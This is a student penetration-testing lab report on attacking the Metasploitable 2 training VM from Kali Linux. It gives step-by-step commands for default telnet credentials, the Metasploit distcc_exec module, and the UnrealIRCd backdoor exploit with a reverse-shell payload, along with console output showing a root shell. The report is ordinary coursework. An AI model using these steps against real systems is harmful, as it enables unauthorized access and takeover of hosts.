Experiment No. 6

Title: Metasploitable II - Selecting and Executing an Attack Using Metasploit

Roll No.: 16010423076 **Experiments No.:6**

Aim : To exploit vulnerabilities in network services using penetration testing techniques on Metasploitable.

Resources :
Kali Linux (Attacker machine)
Metasploitable 2 (Target machine)
Nmap
Metasploit Framework

Theory:

The three selected exploits are:

1. **Telnet (Port 23) - Weak Login Exploit**
2. **DistCC Daemon - Remote Code Execution**
3. **UnrealIRCd (Port 6667) - Remote Code Execution**

1. Telnet (Port 23) - Weak Login Exploit

Telnet is an old and insecure protocol used for remote access. It sends data, including credentials, in plain text, making it vulnerable to password guessing attacks. If weak or default login credentials are used, an attacker can gain unauthorized access and execute system commands.

2. DistCC Daemon - Remote Code Execution


DistCC is a distributed compiler service that helps in speeding up program compilation over a network. If misconfigured, it allows remote code execution without authentication. An attacker can send malicious commands to the service and gain control over the system.


3. UnrealIRCd (Port 6667) - Remote Code Execution

UnrealIRCd is an IRC server that had a known backdoor vulnerability in certain versions. This backdoor allows remote attackers to execute arbitrary code and gain full control of the system.

IMPLEMENTATION AND RESULTS:

Basic nmap scan to check all open ports :





1. Telnet (Port 23) - Weak Login Exploit

Scan the target for open ports using:

nmap -sV 192.168.1.4 -vv

Connect to Telnet using:

telnet 192.168.1.4

Try weak credentials,

msfadmin:msfadmin


When login is successful

whoami

ls

pwd

id



2. DistCC Daemon - Remote Code Execution

Start Metasploit:

msfconsole

Search for the DistCC exploit:

search distcc

Use the exploit module:
use exploit/unix/misc/distcc_exec

Set the target IP:

set RHOSTS 192.168.1.4

Run the exploit:


run

When login is successful

whoami

uname -a

ls



3. UnrealIRCd (Port 6667) - Remote Code Execution

Start Metasploit:
msfconsole

Search for the UnrealIRCd exploit:
search unreal

Set the target IP:
set RHOSTS 192.168.1.4

Use the exploit module:
use exploit/unix/irc/unreal_ircd_3281_backdoor

Set the LPORT:
set LPORT 4444

Set the attacker IP:
set LHOSTS 192.168.1.5

Run the exploit:
run

When login is successful
whoami

id
uname -a

```
┌──(ritesh㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

  METASPLOIT by Rapid7

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
msf6 > search unrealircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command E
xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.6:4444
[*] 192.168.1.5:6667 - Connected to 192.168.1.5:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo iavm43yU58c0Rg8x;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "iavm43yU58c0Rg8x\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.5:51538) at 2025-03-20 09:22:11 +0530
```

```
whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
```

Outcomes: `CO3: Understand attack methodology`

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

From this experiment, I learned how attackers exploit vulnerable services to gain unauthorized access. I successfully exploited Telnet by using weak credentials, DistCC by executing remote commands, and UnrealIRCd by leveraging its backdoor. These attacks demonstrate the importance of securing network services by disabling unused services, using strong passwords, and applying software updates.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

https://www.offensive-security.com/metasploit-unleashed/

https://nmap.org/book/man.html

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec